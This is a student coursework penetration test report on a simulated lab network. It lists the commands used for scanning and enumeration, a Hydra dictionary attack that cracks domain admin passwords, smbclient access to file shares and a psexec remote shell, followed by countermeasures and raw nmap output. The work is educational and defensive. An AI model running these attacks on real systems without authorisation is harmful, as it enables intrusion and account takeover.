

Coursework Penetration Test

Outlining discovered security weaknesses in the involved network and offering potential resolutions to them.

Oliver Wright

CMP210: Penetration Testing

2023/24

Note that Information contained in this document is for educational purposes.

Abstract

Penetration testing is the act of attempting to hack into a network with permission. The purpose of this is to assess the security of a network and identify vulnerabilities so that the company can work on improving their defenses against such attacks. This helps prevent genuine hackers from exploiting the identified vulnerabilities, ultimately minimizing the risk of potential cyber breaches.

The purpose of this report is to reflect the full methodology and results of a penetration test carried out on a small virtual network designed to simulate a typical company network. A variety of scans and hacking tools were used to acquire information, which in turn helped discover potential weaknesses to be exploited. The company computer contained a test account and alongside it, another virtual machine was running Kali Linux. Together, these components worked as vessels for running scans and scripts on the network in a safe and controlled environment.

The network was found to contain many vulnerabilities, ranging from low risk to extremely high risk. It is important to emphasize that despite the high number of vulnerabilities highlighted in this report, many of them have straightforward solutions and seem to stem from a lack of proper security practices being enforced by the network administrators. Examples of these vulnerabilities include outdated applications and services, misconfigured servers, and improper security policies or education for the employees. This is most notable when it comes to the employee's lack of knowledge on good password practices.

Contents

1	Introduction	1
1.1	Background	1
1.2	Aim	2
2	Procedure.....	3
2.1	Overview of Procedure	3
2.2	Scanning.....	3
2.2.1	Nmap.....	3
2.2.2	Nessus	4
2.3	Enumeration	4
2.3.1	RPCClient.....	4
2.3.2	Enum4linux	4
2.3.3	NBTEnum.....	5
2.3.4	Polenum	5
2.4	System Hacking	5
2.4.1	Hydra.....	5
2.4.2	SMBClient.....	6
2.4.3	PSEXec	6
3	Discussion.....	7
3.1	Results.....	7
3.1.1	Nmap.....	7
3.1.2	Enum4Linux.....	7
3.1.3	NBTEnum.....	7
3.1.4	Nessus	8
3.1.5	Hydra.....	8
3.1.6	SMBClient.....	8
3.1.7	PSEXec	8
3.2	Countermeasures.....	8
3.2.1	Nmap.....	8
3.2.2	Nessus	9
3.2.3	Enum4Linux.....	9
3.2.4	Hydra.....	9

3.2.5	SMBClient.....	9
3.2.6	PSEXec	9
3.2.7	General Good Practice	10
3.3	Future Work	10
References		11
Appendices.....		12

1 INTRODUCTION

1.1 BACKGROUND

Penetration testing plays a crucial role in securing safe networks and preventing data breaches or just general cyberattacks. According to covertswarm, penetration testing has been around for a long time, “Cybersecurity penetration testing traces back to the 1960s when the US Air Force conducted ‘tiger team’ security tests. Security experts would conduct tests using adversarial techniques to identify computer vulnerabilities and strengthen defenses” (CovertSwarm, n.d.). There are a few common causes for companies and organizations to suffer data breaches, these can involve human error from employees or system managers, or system glitches. However, according to a survey carried out by Ponemon Institute in 2015, the main cause are malicious actors, “surveyed 350 organizations [...] nearly half of said breaches (47%) were the result of a malicious attack” (vaultes, n.d.). While this is an old survey sources show that cybercrime has been on the rise every year since (*view figure 1-1*).




Figure 1-1 Percentage of organizations compromised by at least one successful cyberattack.

There are many things that can go wrong when setting up or using a network. If the network is set up incorrectly, it could potentially expose vulnerabilities such as ways of viewing important private information or even ways of breaking into the network entirely. The network consists of three virtual machines, “Server 1” and “Server 2” represent virtual servers, and “client 1” represents a company computer. We have been given a test account for

performing scans on client 1 as well as another virtual machine running Kali Linux on the network. Kali Linux is a virtual environment specifically designed for penetration testing and has many built in programs and scripts to help with scanning and exploiting a network. This project also employs the use of exploit databases like exploit-db and Metasploit, which are databases archiving all known exploits that could be found on a network.

1.2 AIM

This project aims to conduct an informative investigation of the virtual network using known and well-respected scanning and hacking tools to uncover a variety of vulnerabilities. Additionally, the project aims to emphasize the importance of these vulnerabilities and provide suggestions on overcoming them, therefore increasing the company's cybersecurity infrastructure.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The procedure for this project went as follows:

- Scanning the network for some initial information to learn more about the specifications of the servers.
- Enumerating further using tools to learn more specifically about the structure hierarchy of the network.
- Vulnerability scanning to get a good hold on where to start system hacking.
- Password cracking admin accounts.
- Further system hacking using information acquired from previous scans and enumeration.
- Further exploring the network with a range of different permissions to learn more about the limitations set by it.

2.2 SCANNING


2.2.1 Nmap

The following Nmap command was run attacking Server 1 and Server 2 (*view figure 1-2*), the same attack was run against client 1 (*view figure 1-3*).



```
(kali@kali)-[~]  
$ sudo nmap -A 192.168.10.1 192.168.10.2
```

Figure 1-2 Nmap command ran on Kali Linux attacking Server 1 and Server 2.



```
(kali@kali)-[~]  
$ sudo nmap -A 192.168.10.10
```

Figure 1-3 Nmap command run on Kali Linux attacking Client 1.

“-A” instructs Nmap to perform an aggressive scan which combines a range of different commands into one. This includes operating system detection, version detection, script scanning and traceroute. An aggressive scan provides a lot more valuable information than a stealth scan, however, has a much higher chance of being detected. The possibility of detection is impossible in this case as the network is an unsupervised simulation of a network that doesn’t seem to have a lot of automatic security, however in a more realistic scenario a stealthier approach may be necessary to avoid detection.


2.2.2 Nessus

Nessus is a remote security scanning tool that highlights and ranks vulnerabilities based on their severity within a network. This includes outdated or problematic applications and services, and information on the network. The server 1 scan was performed using the credentials of an employee account recovered from an enumeration tool. This potentially provides escalated privileges for retrieving additional information. The server 2 scan was performed using the test account seeing as the compromised employee account doesn't exist on that server.

2.3 ENUMERATION

2.3.1 RPCClient


RPCClient was used on server 1 to run a client-side command "srvinfo" (view figure 1-4). This command queries the server for information such as the domain name, the number of users and the number of aliases on the domain. However, first the connection must be established using the username of the test account given for client 1.



```
(kali㉿kali)-[~]  
$ rpcclient -U test 192.168.10.1  
Password for [WORKGROUP\test]:  
rpcclient $>
```

Figure 1-4 RPCClient run on server 1 using test credentials.

The lookupnames command was also used to retrieve the "administrator" accounts' SID (view figure 1-5).




```
rpcclient $> lookupnames administrators  
administrators S-1-5-32-544 (Local Group: 4)  
rpcclient $> lookupnames administrator  
administrator S-1-5-21-2373017989-4057782597-2990666611-500 (User: 1)
```

Figure 1-5 RPCClient lookupnames command run on server 1 using test credentials.

2.3.2 Enum4linux

Enum4linux was used on server 1 to learn more about the structure of the network (view figure 1-6).



```
(kali㉿kali)-[~]  
$ enum4linux -U -u test -p test123 192.168.10.1  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk)
```

Figure 1-6 enum4Linux being used on server 1 using test credentials.

The information retrieved by enum4Linux includes all the users, account descriptions and file shares on the network.

2.3.3 NBTEnum

NBTEnum was run on server 1 via the following command (*view figure 1-7*).

```
tools\NBTEnum33>nbtenum.exe -q 192.168.10.1 192.168.10.1\test test123
```

Figure 1-7 NBTEnum being used on server 1 using test credentials.

NBTEnum retrieves lots of information on the specified network and relays it in a well-structured and readable report. The primary reason for running this command is to retrieve all accounts on the network organized by the user group. This means if successfully run, all the admin accounts are displayed which is the main priority targets for password cracking.

2.3.4 Polenum

Polenum is a Python script designed to extract a Windows machine's password policy. It was executed on the server using the login details of the test account provided for Client 1 (*view figure 1-8*).

```
(kali@kali)-[~]  
$ polenum test:test123@192.168.10.1
```

Figure 1-8 Polenum being run on server 1 using test credentials.

2.4 SYSTEM HACKING

2.4.1 Hydra

Hydra, an integral component of the default Kali Linux metapackage, is a powerful password cracking tool. In this instance, it was used on each of the admin accounts identified previously using NBTEnum. The admin account usernames were compiled into a text file, "users.txt" and another text file named "cain.txt" harbored over 300,000 different words. "cain.txt" was used as a dictionary of potential passwords to be deployed on the admin accounts in the password cracking process. The following command (*view figure 1-9*) was executed against the specified admin accounts on 192.168.10.1 (Server 1).

```
(kali@kali)-[~/Desktop]  
$ hydra -L users.txt -P cain.txt smb://192.168.10.1  
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak
```

Figure 1-9 hydra being run on all admin accounts on server 1 using huge dictionary "cain.txt".

-L instructs hydra that there is a list of accounts to run the passwords against, whereas -P indicates a list of passwords to try against each account.

2.4.2 SMBClient

SMBClient was used to connect to different file shares on the networks using different credentials to allow further permissions in some situations. (*figure 1-10*) shows SMBClient attempting to access the main file share on the network using regular employee credentials, while (*figure 1-11*) depicts SMBClient trying to access a hidden folder using admin credentials.

```
(kali㉿kali)-[~]  
$ smbclient //192.168.10.1/Fileshare1 -U H.McLaughlin
```

Figure 1-10 SMBClient connecting to a file share on server 1 using employee credentials.

```
(kali㉿kali)-[~]  
$ smbclient //192.168.10.1/C$ -U J.Shaw
```

Figure 1-11 SMBClient connecting to a hidden file share on server 1 using admin credentials.

SMBClient can then be used to remotely download, upload, edit and delete files on the file share.

2.4.3 PSEXEC

Utilizing a tool called PSEXEC, which is contained within the PSTools package, the following command was run to attempt to open a remote command prompt on server 1 using administrator credentials (*view figure 1-12*).

```
Microsoft Windows [Version 10.0.19045.3803]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\Owner\Desktop\tools\PSTools>psexec \\192.168.10.1 -u J.Shaw cmd
```

Figure 1-12 PSEXEC connecting to server one and launching a command prompt using admin credentials.

This command was run from a windows terminal rather than on Kali Linux.

3 DISCUSSION


3.1 RESULTS

3.1.1 Nmap

With the use of exploit databases like “exploit-db” a couple of potential known vulnerabilities appeared in the Nmap scans for server 1 and server 2. Home FTP Server is running on port 21 of server 1 (*view figures 2-1 – 2-5*) which has a known directory traversal exploit. On port 80 of server 1, HttpFileServer 2.3 is running, this has a critical vulnerability which allows a malicious actor to perform remote command executions on the machine. Port 110 hosts ArGoSoft Mail Server, this is also prone to a directory traversal exploit. Nmap also displays that the machines operating system is windows server 2019, as well as the machines MAC address: 00:0c:29:06:40:42.

3.1.2 Enum4Linux

Running this command resulted in showing info on all the domain accounts including usernames and descriptions (*view figures 2-12 and 2-13*). Due to a case of incredibly bad password practice, the account with username “H.Mclaughlin” was compromised as the password was displayed in the account description (*figure 2-13*). This allows a malicious actor to use this account to escalate permissions and gain more malicious information with much less chance of being detected. Also, by gaining access to the individuals files the attacker could attempt to leverage the account holder with the threat of deleting their files.



```
C:\Users\H.Mclaughlin>whoami
uadcwnet\h.mclaughlin
```

Figure 1-13 whoami command ran on command prompt to prove H.Mclaughlin account is compromised.

As seen in (*figure 1-13*) H.Mclaughlin’s account can simply be logged into via client 1, a command prompt was launched on the machine and the “whoami” command was issued as evidence. Enum4Linux also retrieves the names of all the file shares on the network (*view figure 2-14*) which were explored further using RPCClient.

3.1.3 NBTEnum

NBTEnum was run on server 1 and resulted in giving lots of information on the structure of the domain network, including all the domain admins.

Domain Admins

- Administrator
- B.Yates
- I.Robinson
- J.Shaw
- L.Washington
- M.Padilla
- W.Holt

Figure 1-14 List of Domain Admins retrieved from NBTEnum scan on server 1.

These were then stored in a text file as the targets for hydra.

3.1.4 Nessus

Nessus managed to pick up on some critical vulnerabilities within server 1 and server 2 most of which was due to it using an outdated/ unsupported version of PHP. This can be seen in *figure 2-8*.

3.1.5 Hydra

Hydra was run on all the admin accounts on the domain (*see figure 2-17*) using the huge dictionary “cain.txt”. Hydra managed to crack 4 of the 7 admin accounts passwords after 7 hours of running. If more than half of the network admins have such bad password principles, then it is fair to assume that many of the company employees also may, meaning many of the employee accounts could also be compromised very easily.

3.1.6 SMBClient

Using the employee account credentials discovered from enum4Linux, SMBClient was run to connect to “Fileshare1” on server 1 (*view figure 2-18*). The file “Chat with Jerone.docx” was then downloaded onto Kali Linux remotely (*view figure 2-19*). This is obviously a huge security issue as anyone can just read, edit, and delete files shared on the network and these files could be confidential. While some of the file shares were slightly more secure locked behind a lack of permissions, they were still easily breached using the credentials of an admin account whose password has been cracked via hydra (*view 2-20*).

3.1.7 PSEXec

A remote command prompt was successfully opened on server 1 using the PSEXec command shown earlier (*figure 2-21*). This is an incredibly strong and scary vulnerability as from this lots of information can be found about the network, files can be manipulated, malware can be planted and exploits that previously weren’t exploitable may now have much more potential.

3.2 COUNTERMEASURES

3.2.1 Nmap

Nmap scans can acquire a lot of information about a targeted network. The most common method to prevent Nmap from acquiring excessive information is to set up a well configured firewall. “One of the best defensive measures against scanning is a well-configured firewall [...] well-configured firewalls can effectively block many avenues of attack”, (Nmap, n.d.).

3.2.2 Nessus

Almost all the vulnerabilities found by the Nessus scans were about the use of outdated PHP versions. This means that it very likely has known security exploits that were patched in updated versions therefore can be fixed by updating it to the newest supported version, “Older PHP versions that have reached their end-of-life are no longer supported by the PHP developers, which means they don’t receive any security patches or bug fixes”, (S, 2023). However, this may not be the simplest task as depending on how outdated the version is that’s being used, it might vary quite a lot from the newest version and require rewriting some of the code.

3.2.3 Enum4Linux

Enum4Linux gives much valuable information about the structure of the network and the users within it. A good way to prevent it from getting as much information is to simply not tell the system as much information. For example, as seen earlier, H.Mclaughlin displayed their password in their account description, thereby defeating the whole purpose of a password.

3.2.4 Hydra

Hydra managed to crack 4 of the 7 domain accounts with admin privileges on the network which is incredibly scary. It was a very simple attack which was run and easily prevented by following commonly known good password practices. The main problem was the simplicity of the passwords, for example, all the passwords found involved some of the following unfortunate traits short in length, standard dictionary words and very limited keyspace (only alphabet letters without adding any numbers or special characters). Either the company should educate their employees on good password practice such as using password managers, passphrases or the standard principles that make a password strong (the opposite of the unfortunate traits listed above). Another option is for the domain to enforce stronger passwords via setting requirements for when the employees are making their passwords.

3.2.5 SMBClient

File shares become very vulnerable to SMBClient especially when the attacker can use compromised admin, or even employee accounts. The first step to preventing unwanted access would be to make sure that all accounts on the network have appropriate permissions, for example the test account given for this project had permission to simply access multiple of the networks file shares. It becomes a little more complicated when the attackers have compromised credentials, one solution would be to use encryption to prevent any obtained data from being readable. “Encryption is hugely important in the effort to defend against hackers. By “scrambling” the data contained in your files, encryption ensures that only the sender and the intended recipient can gain access to the relevant information”, (Horan, 2017).

3.2.6 PSEXec

The idea of an attacker being able to remotely open a command prompt on a targeted machine is terrifying. One method for preventing this is a strong, well setup firewall. There are also multiple ways to reduce potential damages if an attacker does get a command prompt open such as securing important data in directories locked behind permissions that only a few super secure accounts can access. If an attacker does get into a machine, they may start deleting important files therefore a good countermeasure to take is to take regular backups of the network.

3.2.7 General Good Practice

Human error is the main cause for a cyberbreach, “A joint study from Stanford University Professor Jeff Hancock and security firm Tessian revealed that nine in 10 (88%) data breach incidents are caused by employees’ mistakes”, (CISOMAG, 2020). Human error can involve bad password management, incorrect server/ machine configuration, accidentally leaking private data and bad security practices such as an employee leaving a logged-in computer unlocked while they aren’t present. There are also other ways that the network administrators could enforce better account protection, for example, encouraging the use of password managers or setting up two factor authentication to make it more difficult for attackers to steal employee accounts.

3.3 FUTURE WORK

There are many lower rated potential vulnerabilities and exploits found on Nessus and Metasploit that went unexplored due to a lack of time. While these were much less likely to yield results, they do still stand a chance at doing so and the lack of knowledge around that leaves potential vulnerabilities within the network.

Something else that could have been demonstrated is what can be done after getting into a system. For example, a key logger could be set up on a machine so that every key pressed by a user is relayed back to the attacker. This would help with acquire account information for other sites and services as well as potentially confidential information.

REFERENCES

- CISOMAG. (2020, September 12). *"Psychology of Human Error" Could Help Businesses Prevent Security Breaches*. Retrieved from cisomag.com: <https://cisomag.com/psychology-of-human-error-could-help-businesses-prevent-security-breaches/>
- CovertSwarm. (n.d.). *WHAT IS PENETRATION TESTING AND WHY IS IT IMPORTANT?* Retrieved from covertswarm: <https://www.covertswarm.com/post/what-is-penetration-testing#:~:text=Cybersecurity%20penetration%20testing%20traces%20back,computer%20vulnerabilities%20and%20strengthen%20defenses.>
- Horan, M. (2017, February 15). *File Sharing Secrets: How to Protect Your Business Data from Hackers*. Retrieved from sharetru.com: <https://www.sharetru.com/blog/file-sharing-secrets-how-to-protect-your-business-data-from-hackers>
- Nmap. (n.d.). *Block and Slow Nmap with Firewalls*. Retrieved from nmap.org: <https://nmap.org/book/nmap-defenses-firewalls.html#:~:text=One%20of%20the%20best%20defensive,block%20many%20avenues%20of%20attack.>
- S, J. (2023, June 15). *The Hidden Benefits of Using Supported PHP Versions You Don't Want to Miss*. Retrieved from servebolt.com: <https://servebolt.com/articles/php-versions/#:~:text=If%20you%20don%27t%20upgrade%20your%20PHP%20version%2C%20you%20are,security%20patches%20or%20bug%20fixes.>
- vaultes. (n.d.). *why penetration testing is important*. Retrieved from vaultes: <https://www.vaultes.com/why-penetration-testing-is-important/#:~:text=The%20main%20reason%20penetration%20tests,security%20policies%20are%20genuinely%20effective.>

This report involved use of GPT-3 (chatGPT) to refine sentences helping spot grammar mistakes and overall making the report more readable.

APPENDICES

```
(kali@kali)-[~]
$ sudo nmap -A 192.168.10.1 192.168.10.2
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-08 21:22 EST
Nmap scan report for 192.168.10.1
Host is up (0.00039s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.3
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drw-rw-rw- 1 ftp      ftp          0 Oct 06 2022 . [NSE: writeable]
|_drw-rw-rw- 1 ftp      ftp          0 Oct 06 2022 .. [NSE: writeable]
|_rw-rw-rw- 1 ftp      ftp          15 Apr 19 2017 DefaultFTP.txt [NSE: writeable]
|_ftp-syst:
|_SYST: Internet Component Suite
|_fingerprint-strings:
|_GenericLines:
|_220-Wellcome to Home Ftp Server!
|_Server ready.
|_command not understood.
|_command not understood.
|_Help:
|_220-Wellcome to Home Ftp Server!
|_Server ready.
|_'HELP': command not understood.
|_NULL, SMBProgNeg:
|_220-Wellcome to Home Ftp Server!
|_Server ready.
|_SSLSessionReq:
|_220-Wellcome to Home Ftp Server!
|_Server ready.
|_command not understood.
22/tcp    open  ssh          OpenSSH for_Windows_8.6 (protocol 2.0)
|_ssh-hostkey:
|_3072 3a:35:12:6e:d6:62:a9:72:7e:33:94:89:b0:72:4a:b2 (RSA)
|_256 28:d7:ce:b1:78:2c:bb:2c:03:52:d6:73:c3:5d:25:b7 (ECDSA)
|_256 86:89:76:b5:64:9e:8d:5b:0a:9c:d2:6d:e5:63:5c:7f (ED25519)
25/tcp    open  smtp         ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.10.253], pleased to meet you
53/tcp    open  domain       Simple DNS Plus
79/tcp    open  finger       ArGoSoft Mail fingerd
|_finger: This is finger server\x0D
|_ \x0D
|_Please use username@domain format.\x0D
80/tcp    open  http         HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-09 03:22:31Z)
90/tcp    open  http         Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
```

Figure 2-1 Nmap on server 1 and server 2 (1/5).


```

|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
110/tcp open  pop3      ArGoSoft freeware pop3d 1.8.2.9
135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: uadcnwnet.com0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds (workgroup: UADCNWNET)
464/tcp open  kpasswd5?
593/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
3268/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: uadcnwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_rdp-ntlm-info:
|_  Target_Name: UADCNWNET
|_  NetBIOS_Domain_Name: UADCNWNET
|_  NetBIOS_Computer_Name: SERVER1
|_  DNS_Domain_Name: uadcnwnet.com
|_  DNS_Computer_Name: Server1.uadcnwnet.com
|_  DNS_Tree_Name: uadcnwnet.com
|_  Product_Version: 10.0.17763
|_  System_Time: 2023-12-09T03:23:18+00:00
|_ssl-date: 2023-12-09T03:23:18+00:00; +1h00m03s from scanner time.
|_ssl-cert: Subject: commonName=Server1.uadcnwnet.com
|_  Not valid before: 2023-09-20T08:09:25
|_  Not valid after: 2024-03-21T08:09:25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%O=12/8%Time=6573CF65%P=x86_64-pc-linux-gnu%r(NULL
SF: 35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r
SF: eady.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x20Se
SF: rver!\r\n220\x20Server\x20ready.\r\n500\x20'r':\x20command\x20not\x20
SF: understood.\r\n500\x20'lp':\x20command\x20not\x20understood.\r\n")%r(
SF: Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Sevper\
SF: x20ready.\r\n500\x20'HELP':\x20command\x20not\x20understood.\r\n")%r(
SF: SSLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF: 20Server\x20ready.\r\n500\x20'\x16\x03\0\05\x01\0\00\x03\0?G\x07\x07\x
SF: xba,\xee\xea\x02~\xf3\0\xfd\x82{\xb9\x05\x96\x08w\x9b\x00\x04\xdb< \x7d
SF: bo\xef\x18n\0\0(\0\x16\0\x13\0':\x20command\x20not\x20understood.\r\n
SF: ")%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF: \x20Server\x20ready.\r\n");
MAC Address: 00:0C:29:06:48:42 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/8%OT=21%CT=1%CU=38232%PV=Y%D5=1%DC=D%G=Y%M=000C29%T
OS:M=6573CF97%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=I%CI=I%II=I
OS:XSS=SKTS=U)OPS(O1=M5B4NWBNS%O2=M5B4NWBNS%O3=M5B4NWBNS%O4=M5B4NWBNS%O5=M
OS:5B4NWBNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:IECN(R=Y%DF=Y%T=80%W=FFFF%R0=M5B4NWBNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:SF=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=5%F=AR%O=XR0=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%O=XR0=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=0%A=0%F=XR0=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=5%F=AR%O=XR0=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=0%A=0%F=XR0=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=5%F=AR%O=XR0=0%Q=)U1(R

```

Figure 2-2 Nmap on server 1 and server 2 (2/5).

```

OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h36m02s, deviation: 3h34m40s, median: 1h00m02s
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:06:40:42 (VMware)
|_smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2023-12-08T19:23:05-08:00
|_smb2-time:
|   date: 2023-12-09T03:23:06
|_  start_date: N/A
|_smb2-security-mode:
|   3.1.1:
|_     Message signing enabled and required
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required

TRACEROUTE
HOP RTT    ADDRESS
1   0.39 ms 192.168.10.1

Nmap scan report for 192.168.10.2
Host is up (0.00031s latency).
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH for_Windows_8.6 (protocol 2.0)
|_ssh-hostkey:
|   3072 45:6a:c2:a8:e9:68:bb:73:31:88:e8:d9:7c:a2:fa:1e (RSA)
|   256 24:64:ff:32:88:4c:e0:b3:6c:61:d5:cc:b7:3e:4d:da (ECDSA)
|_  256 6e:71:34:62:3a:94:81:66:da:67:a8:6f:8a:ef:d3:d8 (ED25519)
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-12-09 03:22:32Z)
90/tcp    open  http           Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
|_http-cookie-flags:
|   /:
|_    PHPSESSID:
|_      httponly flag not set
|_http-title: Login

```

Figure 2-3 Nmap on server 1 and server 2 (3/5).

```

135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open  tcpwrapped
3268/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server2.uadcwnet.com
|   Product_Version: 10.0.17763
|_ System_Time: 2023-12-09T03:23:08+00:00
|_ ssl-date: 2023-12-09T03:23:18+00:00; +1h00m03s from scanner time.
|_ ssl-cert: Subject: commonName=Server2.uadcwnet.com
| Not valid before: 2023-09-20T08:09:33
|_ Not valid after: 2024-03-21T08:09:33
MAC Address: 00:0C:29:77:ED:8D (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/8%OT=22%CT=1%CU=34961%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=6573CF97%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=I%CI=I%II=I
